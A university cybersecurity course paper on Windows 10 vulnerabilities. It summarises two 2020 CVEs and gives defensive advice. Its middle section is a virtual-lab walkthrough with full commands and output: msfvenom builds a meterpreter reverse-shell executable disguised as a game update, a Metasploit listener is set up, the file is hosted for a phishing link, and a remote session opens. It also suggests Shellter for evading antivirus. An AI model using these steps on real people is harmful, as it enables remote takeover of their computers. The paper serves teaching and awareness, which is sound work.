University of Missouri - Columbia

The Vulnerabilities of Windows 10

Steven Vaughan

SJVRH6

INFOTC 3910 – Advanced Cyber Security

Microsoft Windows 10 is one of the most widely used operating systems in the world. According to Microsoft there are over one billion monthly users of Windows 10 as of March 2020 (Microsoft Asia News Center, 2020). While this is an incredible number of users, one thing that a lot of new and existing users of Windows 10 do not consider is the current active vulnerabilities that plague the operating system. These vulnerabilities range from relatively harmless, to allowing access to your personal information, to even allowing attackers to modify files and applications on your computer. Of course, vulnerabilities like these are not at all exclusive to the Windows 10 operating system, however with over one billion monthly users of Windows 10 it is good to know what vulnerabilities may be active and how to protect yourself from them. Hopefully this will help you see just how secure the information on your computer is.

As a user of Windows 10 myself, I have often wondered about the security of my device. One thing almost everyone knows about Windows is that you are going to need to purchase antivirus soon after you have purchased your machine, something not commonly associated with Mac or Chrome operating systems. It turns out that one of the reasons for this is Windows users outnumbering users of other operating systems, giving attackers many more targets and opportunities. For me, I like having the safety net of antivirus to help keep me protected when I am casually using my computer, and the more I learn, the more I am thankful that antivirus and anti-malware are readily available. Of course, antivirus isn’t perfect, and some people choose not to use it due to cost or other factors. Because of this, I would like to cover a few vulnerabilities in the Windows 10 system, what they can do to your computer, and even some ways to avoid falling victim to them.

Windows 10 vulnerabilities are plentiful, although not always obvious. Of course, Microsoft finds out about their own vulnerabilities by hiring hackers to test attacks against the system, individuals test and report vulnerabilities, or the worst-case scenario that criminal hackers find an exploit and enough systems are reported having the same issues. Fortunately for the users, Microsoft does what they can to keep their Windows 10 system as protected as they can. However, despite their best efforts, new vulnerabilities are found all the time, which is a large part of why there seems to be a new update to Windows every time we use our computer. Because of this, we have plentiful documentation of what the vulnerabilities are, how they work, and ways to protect against them. I would like to cover a few that have been found this year, 2020.


Vulnerability CVE-2020-1020/CVE-2020-0938 was a heavily exploited weakness earlier this year. This vulnerability uses the Windows Adobe Font Manager Library (Winder, 2020). This attack is most commonly done locally or through social engineering but could also be done remotely using SSH. Even Microsoft themselves have admitted that it is not very complex to take advantage of this vulnerability, and attackers can expect to succeed multiple times (Microsoft, 2020). Should this exploit be used, the attacker will have the ability to install programs, view your personal information and files, and create new users (Winder, 2020). There are ways to help protect yourself from falling victim to this attack. The best way is to make sure that your Windows 10 system is up to date. Microsoft has released a patch for this very exploit (Security Response Team, 2020). If updating your machine isn't an option for some reason, there are still ways to prevent this attack. Make sure your firewall is active and use well known antivirus software to keep yourself protected (Microsoft, 2020). The Windows Adobe

Font Manager Library was one of the biggest vulnerabilities that was discovered this year in the Windows 10 operating system.

Another huge vulnerability from this year was CVE-2020-16898, which was a remote code execute vulnerability using TCP. In order to use this exploit attackers only have to send a crafted ICMPv6 Router Advertisement that will be received by the target system (Ives, 2020). This attack can be done remotely or locally and doesn't require the victim to interact with anything for the vulnerability to be used (Microsoft, 2020). Should you fall victim to this attack, the hacker could easily issue a denial of service attack but, more importantly, the hacker would be able to execute code remotely on your system (Ives, 2020). Microsoft has once again acknowledged this vulnerability, stating that victims of this attack will lose the confidentiality for the files on the affected component (Microsoft, 2020). Fortunately, Microsoft have released a patch for this vulnerability already (Born City, 2020). You can reduce your risk of attack by running a good antivirus and making sure your firewall is enabled (Microsoft, 2020). The best defense for this particular exploit is to make sure that you keep your Windows device up to date since Microsoft has already released a fix.


The biggest vulnerability in the Windows 10 system is actually found on every operating system ever made. That vulnerability is the user. No matter what precautions and changes Windows make to their firewalls, no matter what antivirus software is installed, the user can either be careless or tricked by attackers into accepting a malicious file. I have included screenshots of this very style of attack following a guide by Leandro Almeida easily found on the site medium.com (Almeida, 2020).

This first step is used to create the malicious file. The file I sent is intended for a gamer, so the name GTAVUpdate is used to entice the victim to use the link. (Almeida, 2020)



Clone of Kali - VMware Workstation
File Edit View VM Tabs Help
Clone of Kali
Windows 10 x64
sjvrh6@kali: /home/sjvr...
06:36 PM
sjvrh6@kali: /home/sjvrh6
File Actions Edit View Help
sjvrh6@kali: /home/sjvrh6
sjvrh6@kali: /home/sjvrh6
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
6:36 PM
11/20/2020

```
sjvrh6@kali:~$ sudo msfvenom -p windows/meterpreter/reverse_tcp -a x86 -platform windows -f exe LHOST=192.168.233.130 LPORT=4444 -o /home/sjvrh6/GTAVUpdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /home/sjvrh6/GTAVUpdate.exe
sjvrh6@kali:~$ 
```

The next step was to open a listener for the reverse TCP aspect of the attack. Using Metasploit for this, I use a generic payload handler and a payload to match the one inside the .exe file. After adjusting the LHOST and LPORT (4444), running the exploit prepares my Linux system to prepare to connect to Windows. (Almeida, 2020)


Clone of Kali - VMware Workstation
File Edit View VM Tabs Help
Clone of Kali
Windows 10 x64
sjvrh6@kali: /home/sjvr...
06:37 PM
sjvrh6@kali: /home/sjvrh6
File Actions Edit View Help
sjvrh6@kali: /home/sjvrh6
sjvrh6@kali: /home/sjvrh6
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
6:37 PM
11/20/2020


```
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Display the Framework log using the log command, learn more with help log

msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.233.130
LHOST => 192.168.233.130
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
```



Clone of Kali - VMware Workstation
File Edit View VM Tabs Help
Clone of Kali
Windows 10 x64
sjvrh6@kali: /home/sjvr...
06:37 PM
sjvrh6@kali: /home/sjvrh6
File Actions Edit View Help
sjvrh6@kali: /home/sjvrh6
sjvrh6@kali: /home/sjvrh6
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
6:37 PM
11/20/2020

```
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.233.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.233.130:4444
```


Then, still in Kali Linux, open the .exe file to be able to be accessed using the internet. This will allow the creation of a link that could be sent to the victim in a phishing email or advertisement.



Clone of Kali - VMware Workstation
File Edit View VM Tabs Help
Clone of Kali
Windows 10 x64
sjvrh6@kali: /home/sjvr...
06:40 PM
sjvrh6@kali: /home/sjvrh6
File Actions Edit View Help
sjvrh6@kali: /home/sjvrh6
sjvrh6@kali: /home/sjvrh6
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
6:40 PM
11/20/2020


```
sjvrh6@kali:~$ ls
'!'            external-sf--crunch-wordlist.git  midtermPassword           passwd3      passwords4      START                zenmap-7.80-1.noarch.rpm.1
 armitage-tmp  GTAVUpdate.exe                    mtp                       passwd4      passwords.txt   Templates            zenmap_7.80-2_all.deb
 catecbol.mtgl id_dsa                            Music                     password3    Pictures        user20final.txt
 charset.lst   id_dsa.pub                        networkSJVRH6.txt         passwords01  Public          user20ftp.txt
 Desktop       input.sh                          pass_scanme_nmap_org.txt  passwords1   puEdMNTf.jpeg   user20.txt
 Documents     leaked_hashes.hash                passwd                    passwords2   sd.txt          Videos
 Downloads     midPass                           passwd2                   passwords3   shadow          zenmap-7.80-1.noarch.rpm
sjvrh6@kali:~$ sudo cp GTAVUpdate.exe /var/www/html/
sjvrh6@kali:~$ sudo service apache2
Usage: apache2 {start|stop|graceful-stop|restart|reload|force-reload}
sjvrh6@kali:~$ sudo service apache2 start
sjvrh6@kali:~$
```

The user is given the link, perhaps through email or a clickable advertisement. The address can be changed to increase the likelihood that the link is clicked. Of course, social engineering will also help increase the odds of the target clicking the link. (Almeida, 2020)



Windows 10 x64 - VMware Workstation
File Edit View VM Tabs Help
Clone of Kali
Windows 10 x64
Start
Website
Download today's image
(Restricted to wallpaper use only)
Aerial view of the Aiguille du Midi in the Mont Blanc massif, France
Atop the Needle of Chamonix
My Feed
Personalize
Election 2020
Coronavirus
Top Stories
US
News
Science
powered by Microsoft News
Feedback
Search for anything
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
6:54 PM
11/20/2020

```
192.168.233.130/GTAVUpdate.exe
http://192.168.233.130/GTAVUpdate.exe
192.168.233.130/gtavupdate.exe
```

Once the victim has ran the .exe file that was sent, the Windows machine can be accessed and controlled by the Linux machine. Meterpreter will be connected, and commands can be run. (Almeida, 2020)


Clone of Kali - VMware Workstation
File Edit View VM Tabs Help
Clone of Kali
Windows 10 x64
sjvrh6@kali: /home/sjvr...
06:54 PM
sjvrh6@kali: /home/sjvrh6
File Actions Edit View Help
sjvrh6@kali: /home/sjvrh6
sjvrh6@kali: /home/sjvrh6
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
6:54 PM
11/20/2020

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.233.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.233.130:4444
[*] Sending stage (176195 bytes) to 192.168.233.128
[*] Meterpreter session 1 opened (192.168.233.130:4444 → 192.168.233.128:50492) at 2020-11-20 18:52:42 -0600

meterpreter > █
```


Clone of Kali - VMware Workstation
File Edit View VM Tabs Help
Clone of Kali
Windows 10 x64
sjvrh6@kali: /home/sjvr...
06:57 PM
sjvrh6@kali: /home/sjvrh6
File Actions Edit View Help
sjvrh6@kali: /home/sjvrh6
sjvrh6@kali: /home/sjvrh6

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.233.130:4444
[*] Sending stage (176195 bytes) to 192.168.233.128
[*] Meterpreter session 1 opened (192.168.233.130:4444 → 192.168.233.128:50492) at 2020-11-20 18:52:42 -0600

meterpreter > ls
Listing: C:\Users\sjvrh6\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads
========================================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  73802  fil   2020-11-20 18:52:16 -0600  GTAVUpdate (1).exe.7lvmhbh.partial
100777/rwxrwxrwx  73802  fil   2020-11-20 18:52:18 -0600  GTAVUpdate (2).exe
100666/rw-rw-rw-  73802  fil   2020-11-20 18:46:41 -0600  GTAVUpdate.exe.yy29iqf.partial

meterpreter > cls
```

The example above took very little time or effort on the attacker's, me, part. Especially with an easy to follow guide found online. Of course, for this example Windows Defender alone could stop it. An easy way around Windows Defender is to use Shellter, which would allow you to make your file undetectable to the firewall. This all goes to show how simple it is to have the user of Windows 10 grant you access to their system, therefore creating the user vulnerability. The best preventions for user-based attacks are to make sure your firewall is enabled, as well as any antivirus software you use, and use precaution and good judgment when using the internet.

As you can tell, Microsoft takes their security seriously, but that does not mean that there won't be vulnerabilities in the system. All systems have their weaknesses but because Windows is the most popular operating system in the world there are always criminals trying to find a weakness. As users of Windows 10 it is in our best interest to keep up to date with known vulnerabilities and follow precautionary measures. Microsoft suggests that the user make sure to keep their systems, and any software, up to date, enable a firewall, and run trusted antivirus

(Microsoft). Additionally, be cautious while browsing the internet and avoiding clicking questionable links is a way you can actively protect your system. Changing passwords often can also increase the protection of your system. Thankfully, there are plenty of resources out to help us stay vigilant in our protection, and Microsoft does everything they can to protect their user's systems and information. If there is one key point, I suggest that you take away from all of this, it is that even though they are long and annoying, make sure you install your Windows 10 updates, as well as any other software updates. Staying vigilant online and allowing the companies that design our software to do their job is everyone's best bet to keep their devices safe.

Works Cited

Almeida, L. (2020, February 18). Hack Windows 10 with Metasploit. Retrieved November 19, 2020, from https://medium.com/@leandro.almeida/hack-windows-10-with-metasploit-329c283db99a

Born City. (2020, October 19). Patch 'Bad Neighbor' TCP/IP vulnerability CVE-2020-16898 in Windows 10/Server. Retrieved November 20, 2020, from https://borncity.com/win/2020/10/19/bad-neighbor-tcp-ip-schwachstelle-cve-2020-16898-in-windows-10-patchen/

Ives, J. (2020, October 15). Windows Vulnerability - CVE-2020-16898. Retrieved November 20, 2020, from https://security.berkeley.edu/news/windows-vulnerability-cve-2020-16898

Microsoft. (2020). Keep your computer secure at home. Retrieved November 25, 2020, from https://support.microsoft.com/en-us/windows/keep-your-computer-secure-at-home-c348f24f-a4f0-de5d-9e4a-e0fc156ab221

Microsoft. (2020, April 14). Adobe Font Manager Library Remote Code Execution Vulnerability. Retrieved November 19, 2020, from https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-1020

Microsoft. (2020, October 13). Retrieved November 20, 2020, from https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-16898

Security Response Team. (2020, April 14). Microsoft's April 2020 Patch Tuesday Addresses 113 CVEs Including Adobe Type Manager Library Zero-Day Flaws (CVE-2020-0938, CVE-2020-1020). Retrieved November 20, 2020, from https://www.tenable.com/blog/microsoft-april-2020-patch-tuesday-addresses-113-cves-including-adobe-type-manager-library

Winder, D. (2020, April 15). Microsoft Confirms Seven Critical Windows 10 Vulnerabilities, And Attackers Are Exploiting Two More. Retrieved November 20, 2020, from https://www.forbes.com/sites/daveywinder/2020/04/15/windows-10-security-alert-as-microsoft-confirms-seven-critical-vulnerabilities/?sh=34b7e7025bf1